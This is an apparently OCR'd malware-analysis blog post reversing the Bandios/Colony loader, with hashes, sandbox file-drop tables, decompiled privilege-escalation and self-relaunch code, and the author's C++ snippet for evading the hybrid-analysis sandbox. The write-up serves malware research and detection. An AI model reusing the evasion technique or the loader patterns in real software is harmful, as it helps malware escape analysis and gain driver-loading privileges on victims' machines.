
Reversing Bandios/Colony Malware

secrary.com/ReversingMalware/Colony_Bandios/

cd ../reverse_engineering_malware 7 minutes read
SHA256: 59c662a5207c6806046205348b22ee45da3f685fe022556716dbbd6643e61834

I found the sample on the ANY.RUN sandbox.



Static Discovering
OnlineInstaller.exe

OnlineInstaller.exe
The main inspected object
Look up on VirusTotal

Download
Mime: application/x-dosexec
Size: 3.57 Mb

TrID - File Identifier

76.4%	Win64 Executable (generic)
12.4%	Win32 Executable (generic)
5.5%	DOS Executable Generic

Hashes


```
   MD5  4B042BFD9C11AB6A3FB78FA5C34F55D0
  SHA1  B0F506640C205D3FBCFE90BDE81E49934B870EAB
SHA256  59C662A5207C6806046205348B22EE45DA3F685FE022556716DBBD6643E61834
SSDEEP  98304:ghXqJiXwwhwvxR7FI6wYroMUQrYeoFj6bjsKzZx7T7:ghXqsX3hs79bxiEbgKX7
```

Summary

Architecture: IMAGE_FILE_MACHINE_I386
Subsystem: IMAGE_SUBSYSTEM_WINDOWS_GUI
Compilation Date: 21-Mar-2018 12:57:55
Detected languages: Chinese - PRC
English - United States
Debug artifacts: C:\Users\john\Desktop\PRC20180304\Release\InstallerDrvMini.pdb

DOS Header

On the `ANY.RUN` sandbox we see that it spawns the child process with `-install` argument, the child process creates several files under `%SYSTEM_DIRECTORY%`:




ID	Process	Filename	Size	Type
2296	OnlineInstaller.exe	C:\Users\admin\AppData\Local\Temp\OnlineInstaller.tmp	3.57 Mb	executable
2916	OnlineInstaller.tmp	C:\Windows\system32\spoolsr.exe	1.26 Mb	executable
2916	OnlineInstaller.tmp	C:\Windows\system32\MS.dat	1.26 Mb	binary
2916	OnlineInstaller.tmp	C:\Windows\system32\KeyHook32.dll	457 Kb	executable
2916	OnlineInstaller.tmp	C:\Windows\system32\KH.dat	457 Kb	binary
2916	OnlineInstaller.tmp	C:\Windows\system32\usp20.dll	38.2 Kb	executable
2916	OnlineInstaller.tmp	C:\Windows\system32\UP.dat	38.2 Kb	binary
2916	OnlineInstaller.tmp	C:\Windows\system32\drivers\iaStorE.sys	13.5 Kb	executable
2296	OnlineInstaller.exe	C:\Users\admin\AppData\Roaming\Microsoft\Windows\Cookies\admin@system[1].txt	112 b	text
1664	lsass.exe	C:\Windows\bootstat.dat	66.0 Kb	smt
1508	svchost.exe	C:\Windows\setupact.log	112 b	text
1284	svchost.exe	C:\Windows\Tasks\SA.DAT	6 b	binary
1392	services.exe	C:\Windows\system32\logfiles\scm\9b75c702-ea13-406a-badb-6c588ee4375b	20 b	binary
1392	services.exe	C:\Windows\system32\logfiles\scm\b738277c-cf56-4768-82fc-a2f461b0f48c	12 b	binary

MD5: 4B042BFD9C1TAB6A3FB78FA5C3
Start: 23 MARCH 2018, 11:33 Total:
Complete 32 bit
ENVIRONMENT
rootkit bandios colony loader

684 OnlineInstaller.exe PE
2296 OnlineInstaller.exe PE
2916 OnlineInstaller.tmp PE -install

If we run the same executable on hybrid-analysis we get almost nothing, it executes recursively and never ends:




Analysed 6 processes in total (System Resource Monitor).

```
└ OnlineInstaller.exe (PID: 2152) 41/68
    └ OnlineInstaller.tmp -install (PID: 2412) 41/68
        └ OnlineInstaller.tmp -install (PID: 348) 41/68
            └ OnlineInstaller.tmp -install (PID: 2368) 41/68
                └ OnlineInstaller.tmp -install (PID: 2488) 41/68
                    └ OnlineInstaller.tmp -install (PID: 2664) 41/68
```

Let’s dive in deep and see what happens.


`NOTE: I've renamed functions after analysis`

After getting the necessary privileges it checks if `-install` argument is there. if not, it executes `copy_tmp_with_install_arg` and `collect_encrypt_send`, otherwise `iaStorE_and_files` will be executed.



```
  TokenHandle = 0;
  v4 = GetCurrentProcess();
  OpenProcessToken(v4, 0x28u, &TokenHandle);
  if ( TokenHandle )
  {
    LookupPrivilegeValueW(0, L"SeDebugPrivilege", (PLUID)NewState.Privileges);
    NewState.PrivilegeCount = 1;
    NewState.Privileges[0].Attributes = 2;
    AdjustTokenPrivileges(TokenHandle, 0, &NewState, 0, 0, 0);
    CloseHandle(TokenHandle);
  }
  TokenHandle = 0;
  v5 = GetCurrentProcess();
  OpenProcessToken(v5, 0x28u, &TokenHandle);
  if ( TokenHandle )
  {
    LookupPrivilegeValueW(0, L"SeLoadDriverPrivilege", (PLUID)NewState.Privileges);
    NewState.PrivilegeCount = 1;
    NewState.Privileges[0].Attributes = 2;
    AdjustTokenPrivileges(TokenHandle, 0, &NewState, 0, 0, 0);
    CloseHandle(TokenHandle);
  }
  Dest = 0;
  memset(&v13, 0, 0x206u);
  Filename = 0;
  memset(&v11, 0, 0x206u);
  v6 = GetCommandLineW();
  GetModuleFileNameW(0, &Filename, 0x104u);
  _swprintf(&Dest, L"%s -install", &Filename);
  if ( _wcsicmp(v6, &Dest) )
  {
    copy_tmp_with_install_arg();
    collect_encrypt_send();
  }
  else
  {
    iaStorE_and_files();
  }
  return 0;
}
```

Inside `copy_tmp_with_install_arg` it copies itself to `%TEMP%` directory and executes with the `-install` argument:



```
lea     eax, [ebp-640h]
xorps   xmm0, xmm0
movdqa  xmmword ptr [ebp-640h], xmm0
push    eax             ; lpProcessInformation
lea     eax, [ebp-688h]
push    eax             ; lpStartupInfo
push    0               ; lpCurrentDirectory
push    0               ; lpEnvironment
push    0               ; dwCreationFlags
push    1               ; bInheritHandles
push    0               ; lpThreadAttributes
push    0               ; lpProcessAttributes
lea     eax, [ebp-210h]
push    eax             ; lpCommandLine
push    0               ; lpApplicationName
call    ds:CreateProcessW ; -install
test    eax, eax
jz      short loc_297142
```


```
100.00% (55,4025) (61,301) 00006515 00297115: copy_tmp_with_install_arg+265 (Synchronized with EIP)
```

Hex View-1

```
001CF480 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
001CF490 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
001CF4A0 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
001CF4B0 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
001CF4C0 43 00 3A 00 5C 00 55 00  73 00 65 00 72 00 73 00  C.:.\.U.s.e.r.s.
001CF4D0 5C 00 4A 00 4F 00 48 00  4E 00 44 00 4F 00 7E 00  \.J.O.H.N.D.O.~.
001CF4E0 31 00 5C 00 41 00 70 00  70 00 44 00 61 00 74 00  1.\.A.p.p.D.a.t.
001CF4F0 61 00 5C 00 4C 00 6F 00  63 00 61 00 6C 00 5C 00  a.\.L.o.c.a.l.\.
001CF500 54 00 65 00 6D 00 70 00  5C 00 4F 00 6E 00 6C 00  T.e.m.p.\.O.n.l.
001CF510 69 00 6E 00 65 00 49 00  6E 00 73 00 74 00 61 00  i.n.e.I.n.s.t.a.
001CF520 6C 00 6C 00 65 00 72 00  2E 00 74 00 6D 00 70 00  l.l.e.r...t.m.p.
001CF530 20 00 2D 00 69 00 6E 00  73 00 74 00 61 00 6C 00  ..-.i.n.s.t.a.l.
001CF540 6C 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  l...............
001CF550 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
```

A very interesting fact is that there are two ways to execute application using the `CreateProcess` function:

`CreateProcess(exePath, nullptr, ...);` and `CreateProcess(nullptr, exePath, ...);` , if we run the program via the first method we get command line string with quotation marks, otherwise we get one without it:



```
TCHAR szTempFileName[MAX_PATH];  szTempFileName = 0x00ddf3f8 L"C:\\Users\\JOHNDO~1\\AppData\\Local\\Temp\\DEM7BF3.tmp"
TCHAR lpTempPathBuffer[MAX_PATH];  lpTempPathBuffer = 0x00ddf1e8 L"C:\\Users\\JOHNDO~1\\AppData\\Local\\Temp\\"
auto dwRetVal = GetTempPath(MAX_PATH,          // length of the buffer  dwRetVal = 37
    lpTempPathBuffer); // buffer for path
auto uRetVal = GetTempFileName(lpTempPathBuffer, // directory for tmp files  uRetVal = 31731
    TEXT("DEMO"),     // temp file name prefix
    0,                // create unique name
    szTempFileName);  // buffer for name
CopyFile(filename, szTempFileName, FALSE);


STARTUPINFO sa{ sizeof(sa) };  sa = {cb=68 lpReserved=0x00000000 <NULL> lpDesktop=0x00000000 <NULL> ...}
PROCESS_INFORMATION pi{};  pi = {hProcess=0x00000180 hThread=0x00000184 dwProcessId=15852 ...}

CreateProcess(static_cast<LPWSTR>(szTempFileName), nullptr, nullptr, nullptr, FALSE, 0, nullptr, nullptr, &sa, &pi);
CreateProcess(nullptr, szTempFileName, nullptr, nullptr, FALSE, 0, nullptr, nullptr, &sa, &pi);
```

DEM7BF3.tmp (6000) Properties

File
N/A
(UNVERIFIED)
Version: N/A
Image file name: C:\Users\JOHNDO~1\AppData\Local\Temp\DEM7BF3.tmp

Process
Command line: "C:\Users\JOHNDO~1\AppData\Local\Temp\DEM7BF3.tmp"
Current directory: C:\Users\John Doe\source\repos\test_2\test_2\


DEM7BF3.tmp (15852) Properties

File
N/A
(UNVERIFIED)
Version: N/A
Image file name: C:\Users\JOHNDO~1\AppData\Local\Temp\DEM7BF3.tmp


Process
Command line: C:\Users\JOHNDO~1\AppData\Local\Temp\DEM7BF3.tmp
Current directory: C:\Users\John Doe\source\repos\test_2\test_2\

The sample calls the second variant and at the beginning of the process it checks the arguments without quotation marks, in the normal environment it works as expected but not on the `hybrid-analysis` sandbox. Most likely, `hybrid-analysis` hooks `CreateProcess` at some level and after checking parameters it changes something and passes arguments to lower functions, so, at the end, we get a different command line string, which causes infinite recursion in case of the sample.

We can use this simple technique to bypass `hybrid-analysis` sandbox (`any.run` is immune):



```
TCHAR filename[MAX_PATH]{};
GetModuleFileName(nullptr, filename, MAX_PATH);

const auto rm = CreateMutex(nullptr, FALSE, L"xyz");
if (rm && ERROR_ALREADY_EXISTS == GetLastError())
{
    const auto cmd_str = GetCommandLineW();
    if (!wcscmp(filename, cmd_str))
        CreateMutex(nullptr, FALSE, L"CLEAN");
    else
        CreateMutex(nullptr, FALSE, L"big_brother_watching_you");

    getchar();
    return 0;
}

TCHAR szTempFileName[MAX_PATH];
TCHAR lpTempPathBuffer[MAX_PATH];
GetTempPath(MAX_PATH, lpTempPathBuffer);
GetTempFileName(lpTempPathBuffer, // directory for tmp files
    TEXT("DEMO"),     // temp file name prefix
    0,                // create unique name
    szTempFileName);  // buffer for name
CopyFile(filename, szTempFileName, FALSE);


STARTUPINFO sa{ sizeof(sa) };
PROCESS_INFORMATION pi{};

// CreateProcess(static_cast<LPWSTR>(szTempFileName), nullptr, nul
CreateProcess(nullptr, szTempFileName, nullptr, nullptr, FALSE, 0,

WaitForSingleObject(pi.hProcess, INFINITE);
```



Contains ability to query machine time

Possibly tries to detect the presence of a debugger

General

Creates a writable file in a temporary directory

Creates mutants

details "\Sessions\1\BaseNamedObjects\xyz"
"xyz"
"\Sessions\1\BaseNamedObjects\big_brother_watching_you"
"big_brother_watching_you"
source Created Mutant
relevance 3/10
research Show me all reports matching the same indicator

Spawns new processes

Installation/Persistance

Touches files in the Windows directory

